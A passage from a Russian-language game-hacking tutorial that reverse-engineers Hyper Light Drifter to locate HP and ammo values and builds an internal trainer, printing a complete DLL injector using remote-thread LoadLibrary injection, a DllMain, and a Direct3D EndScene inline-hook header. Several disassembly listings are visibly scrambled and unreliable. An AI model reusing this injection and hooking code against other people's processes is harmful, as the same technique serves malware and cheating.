


Рис. 15.21. Значение индикатора боеприпасов




Рис. 15.22. Индикатор боеприпасов

002D1A70	\$ 55	PUSH EBP	
002D1A71	89E5	MOV EBP, ESP	
002D1A73	53	PUSH EBX	
002D1A74	57	PUSH EDI	
002D1A75	56	PUSH ESI	
002D1A76	50	PUSH EAX	
002D1A77	89CE	MOV ESI, ECX	
002D1A79	887D 08	MOV EDI, DWORD PTR SS:[EBP + 8]	static addr
002D1A7C	39F7	CMP EDI, ESI	
002D1A7E	74 42	JE hyperlightdrifter.201AC2	
002D1A80	BB FFFFFFF0	MOV EBX, hyperlightdrifter.FFFFFFFF	
002D1A85	8846 0C	MOV EAX, DWORD PTR DS:[ESI + C]	
002D1A88	01D8	ADD EAX, EBX	
002D1ABA	A9 FFFFFFF0	TEST EAX, hyperlightdrifter.FFFFFFFF	
002D1ABF	75 08	JNE hyperlightdrifter.201A99	
002D1A91	893424	MOV DWORD PTR SS:[ESP], ESI	
002D1A94	E8 376FFFFF	CALL hyperlightdrifter.2010D0	
002D1A99	8847 0C	MOV EAX, DWORD PTR DS:[EDI + C]	
002D1A9C	8946 0C	MOV DWORD PTR DS:[ESI + C], EAX	
002D1A9F	8847 08	MOV EAX, DWORD PTR DS:[EDI + 8]	
002D1AA2	8946 08	MOV DWORD PTR DS:[ESI + 8], EAX	
002D1AA5	235F 0C	AND EBX, DWORD PTR DS:[EDI + C]	
002D1AA8	83FB 0E	CMP EBX, E	
002D1AAB	77 15	JA hyperlightdrifter.201AC2	
002D1AAD	FF249D F01A2D00	JMP DWORD PTR DS:[EBX * 4 + 201AF0]	
002D1AB4	8807	MOV EAX, DWORD PTR DS:[EDI]	
002D1AB6	8906	MOV DWORD PTR DS:[ESI], EAX	
002D1AB8	EB 08	JMP hyperlightdrifter.201AC2	
002D1ABA	F2:0F1007	MOVSD xmm0, QWORD PTR DS:[EDI]	
002D1ABE	F2:0F1106	MOVSD QWORD PTR DS:[ESI], xmm0	write new hp/ammo
002D1AC2	89F0	MOV EAX, ESI	
002D1AC4	83C4 04	ADD ESP, 4	
002D1AC7	5E	POP ESI	
002D1AC8	5F	POP EDI	
002D1AC9	5B	POP EBX	
002D1ACA	5D	POP EBP	
002D1ACB	C2 0400	RET 4	

Рис. 15.23. Обнаруженная функция

Мы видим, что в этой функции мы уже были, а это значит, что она тоже получает значение, но уже ammo — 365014E0. Только какое-то оно странное (рис. 15.26).

Добавив это «странное» значение в Cheat Engine, а потом изменив его, к примеру, на 100, мы увидим, что на экране появится индикатор патронов и его значение поменяется. Значит, мы нашли адрес, в котором хранится значение ammo в игре (рис. 15.27).

Зная все смещения от статического адреса к адресу значений ammo, добавим их в CE, нажав Add Address Manually (рис. 15.28).

0086297A	F0:0F108424 F8050000	MOVSD XMM0, QWORD PTR SS:[ESP + 5F8]
00862983	EB 04	JMP hyperlightdrifter.862989
00862985	F2:0F1006	MOVSD XMM0, QWORD PTR DS:[ESI]
00862989	F2:0F110424	MOVSD QWORD PTR SS:[ESP], XMM0
0086298E	E8 7D776F00	CALL hyperlightdrifter.F5A110
00862993	0B8C24 F0050000	FSTP QWORD PTR SS:[ESP + 5F0], ST(0)
0086299A	F2:0F108424 F0050000	MOVSD XMM0, QWORD PTR SS:[ESP + 5F0]
008629A3	F2:0F5805 98291901	ADDSD XMM0, QWORD PTR DS:[1192998]
008629A8	F2:0F3000 63C58325	MOVSD XMM1, QWORD PTR DS:[25836588]
008629B3	66:0F2EC8	UCOMISD XMM1, XMM0
008629B8	72 46	JE hyperlightdrifter.8629FF
008629B9	C78424 78640000 F8060000	MOV DWORD PTR SS:[ESP + 6478], 6F8
008629C4	8B8424 7C640B00	MOV EAX, DWORD PTR SS:[ESP + 647C]
008629C8	8B86 04	MOV ECX, DWORD PTR DS:[EAX + 4]
008629CE	85C9	TEST ECX, ECX
008629D0	74 08	JE hyperlightdrifter.8629DA
008629D2	81C1 0B8A0000	ADD ECX, 8AC0
008629D5	EB 33	JMP hyperlightdrifter.8629ED
008629DA	8B10	MOV EDI, DWORD PTR DS:[EAX]
008629DC	E70424 AC0B0000	MOV DWORD PTR SS:[ESP], 8AC
008629E3	89C1	MOV ECX, EAX
008629E8	FF32 04	CALL DWORD PTR DS:[EDX + 4]
008629EB	83EC 04	SUB ESP, 4
008629EE	89C1	MOV ECX, EAX
008629ED	80B424 30570000	LEA EAX, DWORD PTR SS:[ESP + 5730]
008629FA	8B0424	MOV DWORD PTR SS:[ESP], EAX
008629FB	E8 74F046FF	CALL hyperlightdrifter.201A70
008629FC	83EC 04	SUB ESP, 4
00862A0A	C78424 78640000 FE060000	MOV DWORD PTR SS:[ESP + 6478], 6FE
00862A11	C78424 10190000 A8198625	MOV DWORD PTR SS:[ESP + 190C], ESI
00862A1C	C78424 14190000 E02A2C01	MOV DWORD PTR SS:[ESP + 1910], hyperlightdrifter.258619A8
00862A27	8B8424 80640000	MOV DWORD PTR SS:[ESP + 1914], hyperlightdrifter.12C2AE0
00862A2E	8B8C24 7C640000	MOV EAX, DWORD PTR SS:[ESP + 6480]
00862A39	8B0424 0C190000	MOV ECX, DWORD PTR SS:[ESP + 647C]
00862A3C	8B5424 10	LEA EDI, DWORD PTR SS:[ESP + 190C]
00862A40	8B4424 04	MOV DWORD PTR SS:[ESP + 10], EDX
00862A44	89DC24	MOV DWORD PTR SS:[ESP + 4], EAX
00862A47	C74424 0C 03000000	MOV DWORD PTR SS:[ESP], ECX
00862A4F	C74424 08 B8198625	MOV DWORD PTR SS:[ESP + C], 3
00862A53	E8 949DBFF	MOV DWORD PTR SS:[ESP + 8], hyperlightdrifter.25861988
00862A56	8B0424	CALL hyperlightdrifter.631F0
00862A5F	89F1	MOV DWORD PTR SS:[ESP], EAX
00862A61	E8 DAF046FF	MOV ECX, ESI
00862A66	83EC 04	CALL hyperlightdrifter.201A70
00862A69	A1 54198625	SUB ESP, 4
00862A6E	0105	MOV EAX, DWORD PTR DS:[258619C4]
00862A70	A9 FCF0FF00	ADD EAX, EBX
00862A73	80B424 80640000	TEST EAX, hyperlightdrifter.FFFFFC
00862A7C	75 0C	LEA ESI, DWORD PTR SS:[ESP + 6480]
		JNE hyperlightdrifter.862ARA

Рис. 15.24. Выходим из функции

00861FC6	C705 8B198625 00000000	MOV DWORD PTR DS:[25861988], 0
00861FCD	8B8424 2C5C0000	MOV EAX, DWORD PTR SS:[ESP + 562C]
00861FCF	A9 FCF0FF00	ADD EAX, ESI
00861FD4	75 08	TEST EAX, hyperlightdrifter.FFFFFC
00861FD6	891C24	JNE hyperlightdrifter.861FDE
00861FD9	E8 F2F046FF	MOV DWORD PTR SS:[ESP], EBX
00861FDE	C78424 285C0000 00000000	CALL hyperlightdrifter.201000
00861FE3	C78424 2C5C0000 05000000	MOV DWORD PTR SS:[ESP + 562C], 0
00861FE4	C78424 205C0000 00000000	MOV DWORD PTR SS:[ESP + 562D], 5
00861FFF	C78424 78640000 F3060000	MOV DWORD PTR SS:[ESP + 562E], 0
0086200A	8B8C24 7C640000	MOV DWORD PTR SS:[ESP + 6478], 6F3
00862011	8B79 04	MOV ECX, DWORD PTR SS:[ESP + 647C]
00862014	85FF	MOV EDI, DWORD PTR DS:[ECX + 4]
00862016	74 18	TEST EDI, EDI
00862018	80B7 50330000	JE hyperlightdrifter.862030
0086201E	8B8424 8B020000	LEA EAX, DWORD PTR DS:[EDI + 3350]
00862025	81C7 902D0000	MOV DWORD PTR SS:[ESP + 28B], EAX
00862028	E9 85000000	ADD EDI, 2D90
00862030	8B01	JMP hyperlightdrifter.8620B5
00862032	C70424 35030000	MOV EAX, DWORD PTR DS:[ECX]
0086203C	83EC 04	MOV DWORD PTR SS:[ESP], 335
0086203F	8B8424 8B020000	CALL DWORD PTR DS:[EAX + 4]
00862046	8B79 04	SUB ESP, 4
0086204D	85FF	MOV DWORD PTR SS:[ESP + 28B], EAX
00862052	74 50	MOV ECX, DWORD PTR SS:[ESP + 647C]
00862054	81C7 902D0000	MOV EDI, DWORD PTR DS:[ECX + 4]
0086205A	E9 59	TEST EDI, EDI
0086205C	8B8424 30590000	JE hyperlightdrifter.8620A4
00862063	85C0	ADD EDI, 2D90
00862065	0F64 138BFFFF	JMP hyperlightdrifter.8620B5
00862068	FF40 04	MOV EAX, EAX
0086206E	E9 109BFFFF	INC QWORD PTR DS:[EAX + 4]
00862073	8B8424 30590000	JMP hyperlightdrifter.85B8B3
0086207A	8B8424 20230000	MOV EAX, DWORD PTR SS:[ESP + 5830]
00862081	83C0	TEST EAX, EAX
00862083	0F84 139BFFFF	MOV DWORD PTR SS:[ESP + 2320], EAX
00862089	FF00	TEST EAX, EAX
0086208B	837B 08 00	JE hyperlightdrifter.85B8B0
0086208F	0F85 0B9BFFFF	INC DWORD PTR DS:[EAX]
00862095	8D9424 20230000	CMP DWORD PTR DS:[EAX + 8], 0
0086209C	8950 08	JNE hyperlightdrifter.85B8B0
0086209F	E9 FC9AFFFF	LEA EDX, DWORD PTR SS:[ESP + 2320]
008620A4	8B01	MOV DWORD PTR DS:[EAX + 8], EDX
008620A6	C70424 D9020000	JMP hyperlightdrifter.85B8A0
008620AD	F50 04	MOV EAX, DWORD PTR DS:[ECX]
008620B0	83EC 04	MOV DWORD PTR SS:[ESP], 2D9
008620B3	89C7	CALL DWORD PTR DS:[EAX + 4]
		SUB ESP, 4
		MOV EDI, EAX

Рис. 15.25. Фактическое значение ammo






Рис. 15.26. Значение ammo



Рис. 15.27. Индикатор патронов

### ПРИМЕЧАНИЕ

Скорее всего, боеприпасы в HLD представляют собой заряд энергии и поэтому хранятся в процентах, ведь при их поиске через отладчик можно было увидеть строки, содержащие слово *energy*. Это слово намекает на то, как будет выглядеть значение в памяти. Например, игра от одной небезызвестной польской компании хранила патроны в памяти вместе, а для игрока показывала раздельно: как рожок, так и количество оставшихся патронов, поэтому при их поиске не удавалось найти каждое из значений, а нужно было искать их сумму.




Рис. 15.28. Добавляем значение в CE

## Проверка полученного статического адреса

Чтобы проверить, правильно ли мы определили адреса, нужно выйти в меню игры и вернуться к игровому процессу или же перезапустить игру.

## Проверка для HP

Так выглядит наша cheat table для hp (рис. 15.29).




Рис. 15.29. Таблица до выхода в меню / перезапуска игры



А вот так она выглядит после перезапуска игры (рис. 15.30).




Рис. 15.30. Таблица после запуска игрового процесса

## Проверка для ammo

Так выглядит наша cheat table для ammo (рис. 15.31).




Рис. 15.31. Таблица до выхода в меню / перезапуска игры

А вот так она выглядит после перезапуска игры (рис. 15.32).




Рис. 15.32. Таблица после запуска игрового процесса

## Как будет выглядеть наш указатель в C++

В нашем чите доступ к найденным адресам значений будет таким:

```
static_addr = (DWORD) GetModuleHandle(0);
static_addr = *(DWORD*) (static_addr + 0x255AF150);
static_addr = *(DWORD*) (static_addr);
static_addr = *(DWORD*) (static_addr + 0xD48);
static_addr = *(DWORD*) (static_addr + 0x0C);
static_addr = (DWORD*) (static_addr + 0xC4);

static_addr = *(DWORD*) (*static_addr + 0x08);
static_addr = *(DWORD*) (static_addr + 0x44);
static_addr = *(DWORD*) (static_addr + 0x10);

drifter_hp = (double*) (DWORD*) *(DWORD*) (static_addr + 0x1FD8);
drifter_ammo = (double*) (DWORD*) *(DWORD*) (static_addr + 0x268C);
```

## Написание трейнера

По принципу действия читы можно разделить на две группы: внутренние и внешние. Внешние читы — это отдельное приложение, запущенное в системе в виде процесса. Внутренние читы обычно реализованы как динамическая библиотека, внедряемая в процесс игры.

Мы будем писать внутренний чит, поэтому нам понадобится не только сама библиотека, но и инжектор, который внедрит нашу библиотеку в процесс игры. Инжектор получит список процессов, найдет процесс игры, выделит в ней память,

в которую запишет наш внутренний чит, а после создаст удаленный поток внутри игры для выполнения кода нашего чита.

## Injector

Код нашего инжектора выглядит следующим образом.

```
#include <windows.h>
#include <tlhelp32.h>

// Имя внедряемой dll
const char* dll_path = "internal_trainer_hld.dll";

int main(void) {
    HANDLE process;
    void* alloc_base_addr;
    HMODULE kernel32_base;
    LPTHREAD_START_ROUTINE LoadLibraryA_addr;
    HANDLE thread;

    HANDLE snapshot = 0;
    PROCESSENTRY32 pe32 = { 0 };

    DWORD exitCode = 0;

    pe32.dwSize = sizeof(PROCESSENTRY32);

    // Получение снимка текущих процессов
    snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    Process32First(snapshot, &pe32);

    do {
        // Мы хотим работать только с процессом HyperLightDrifter
        if (wcscmp(pe32.szExeFile, L"HyperLightDrifter.exe") == 0) {

            // Во-первых, нам нужно получить дескриптор процесса,
            // чтобы использовать его для следующих вызовов
            process = OpenProcess(PROCESS_ALL_ACCESS, true,
                pe32.th32ProcessID);

            // Чтобы не повредить память, выделим дополнительную
            // память для хранения нашего пути к DLL
            alloc_base_addr = VirtualAllocEx(process, NULL,
                strlen(dll_path) + 1, MEM_COMMIT, PAGE_READWRITE);

            // Записываем путь к нашей DLL в память, которую мы
            // только что выделили внутри игры
            WriteProcessMemory(process, alloc_base_addr, dll_path,
                strlen(dll_path) + 1, NULL);
```

```

        // Создаем удаленный поток внутри игры, который будет
        выполнять LoadLibraryA
        // К этому вызову LoadLibraryA мы передадим полный путь к
        нашей DLL, которую мы прописали в игру
        kernel32_base = GetModuleHandle(L"kernel32.dll");
        LoadLibraryA_addr =
        (LPTHREAD_START_ROUTINE)GetProcAddress(kernel32_base, "LoadLibraryA");
        thread = CreateRemoteThread(process, NULL, 0,
        LoadLibraryA_addr, alloc_base_addr, 0, NULL);

        // Чтобы убедиться, что наша DLL внедрена, мы можем
        использовать следующие два вызова для синхронизации
        WaitForSingleObject(thread, INFINITE);
        GetExitCodeThread(thread, &exitCode);

        // Наконец, освобождаем память и очищаем дескрипторы
        процесса
        VirtualFreeEx(process, alloc_base_addr, 0, MEM_RELEASE);
        CloseHandle(thread);
        CloseHandle(process);
        break;
    }

    // Перебор процессов из снимка
    } while (Process32Next(snapshot, &pe32));

    return 0;
}

```

## DLL

Наша библиотека будет состоять из следующих модулей:

- главный модуль (dllmain.cpp);
- модуль хуков (directx\_hook.cpp и directx\_hook.h);
- модуль обратных вызовов (directx\_hook\_callbacks.h);
- модуль работы с памятью (memory.h).

## Главный модуль

При загрузке нашей библиотеки через функцию LoadLibraryA создается поток, в котором будет происходить вызов двух функций. Первая установит хук, а вторая отрисует меню нашего чита и изменит ранее найденные значения через нажатие клавиш.

```
#include "directx_hook.h"
```

```
double full_health = 6;
double full_ammo = 100;
```

```

DWORD static_addr = 0;
DWORD *drifter = 0;

// Получаем player class
void get_player_class() {
    if (drifter == NULL) {
        static_addr = (DWORD)GetModuleHandle(0);
        static_addr = *(DWORD*)(static_addr + 0x255AF150);
        static_addr = *(DWORD*)static_addr;
        static_addr = *(DWORD*)(static_addr + 0xD48);
        static_addr = *(DWORD*)(static_addr + 0x0C);
        drifter = (DWORD*)(static_addr + 0xC4);
    }
}

// Отрисовываем наше меню
void draw_menu(directx_hook* hook) {
    hook->draw_text(10, 70, D3DCOLOR_ARGB(255, 255, 255, 255), "Full health
press F1");
    hook->draw_text(10, 90, D3DCOLOR_ARGB(255, 255, 255, 255), "Full ammo
press F2");
}

// Изменяем по нажатию клавиш значения hp и ammo
void run(directx_hook* hook) {

    double* drifter_hp;
    double* drifter_ammo;

    draw_menu(hook);
    get_player_class();

    if (*drifter) {

        static_addr = *(DWORD*)(*drifter + 0x08);
        static_addr = *(DWORD*)(static_addr + 0x44);
        static_addr = *(DWORD*)(static_addr + 0x10);

        drifter_hp = (double*)(DWORD*)(DWORD*)(static_addr + 0x1FD8);
        drifter_ammo = (double*)(DWORD*)(DWORD*)(static_addr + 0x268C);

        if (GetAsyncKeyState(VK_F1) & 1) {
            *drifter_hp = full_health;
        }

        if (GetAsyncKeyState(VK_F2) & 1) {
            *drifter_ammo = full_ammo;
        }
    }
}

```

```

}

void injected_thread() {
    // Добавляем нашу функцию, которая будет вызываться при inline hook
    directx_hook::get_instance()->add_callback(&run);
    // Начинаем работу по установке inline hook
    directx_hook::get_instance()->initialize();
}

```

```

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID
lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            CreateThread(0, 0,
(LPTHREAD_START_ROUTINE)injected_thread, 0, 0, 0);
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

## Модуль хуков

Это модуль, в котором будет выполняться перехват функции EndScene (<https://docs.microsoft.com/en-us/windows/win32/api/d3d9/nf-d3d9-idirect3ddevice9-endscene>) — она отвечает за отрисовку сцен. Это необходимо для того, чтобы отрисовывать наше меню.

## Хуки

Есть множество видов хуков (<https://www.unknowncheats.me/forum/general-programming-and-reversing/154643-different-ways-hooking.html>), но мы будем использовать самый простой из этого списка — byte patching/inline hook. Выбор объясняется просто: наша игра поддерживает только одиночный режим, а другие хуки служат для обхода античитов в многопользовательских играх и нам попросту не нужны.

```

#pragma once

#include <windows.h>
#include <stdint.h>

#include <d3d9.h>
#include <d3dx9.h>

```

```
#pragma comment(lib, "d3d9.lib")
#pragma comment(lib, "d3dx9.lib")

typedef HRESULT(WINAPI* _endscene)(LPDIRECT3DDEVICE9 pDevice);
class directx_hook;
typedef void (*_callback_run)(directx_hook* hook);

class directx_hook {
private:
    static directx_hook* instance;
    static uint8_t* orig_endscene_code;
    static uint32_t endscene_addr;
    static LPDIRECT3DDEVICE9 hooked_device;

    static bool hook_ready_pre, hook_ready;

    _callback_run callback_run;

    LPD3DXFONT font;

    void set_hooks();
    uint32_t locate_endscene();
public:
    static _endscene orig_endscene;

    static directx_hook* get_instance() {
        if (!directx_hook::instance) {
            directx_hook::instance = new directx_hook();
        }
        return directx_hook::instance;
    }

    static void delete_instance() {
        if (directx_hook::instance) {
            delete directx_hook::instance;
            directx_hook::instance = NULL;
        }
    }

    void initialize();

    void add_callback(_callback_run cb);

    void draw_text(uint32_t x, uint32_t y, D3DCOLOR color, const char*
text);

    uint32_t init_hook_callback(LPDIRECT3DDEVICE9 device);
    HRESULT WINAPI endscene_hook_callback(LPDIRECT3DDEVICE9 pDevice);
};
```

В остальных модулях мы выполним следующие действия:

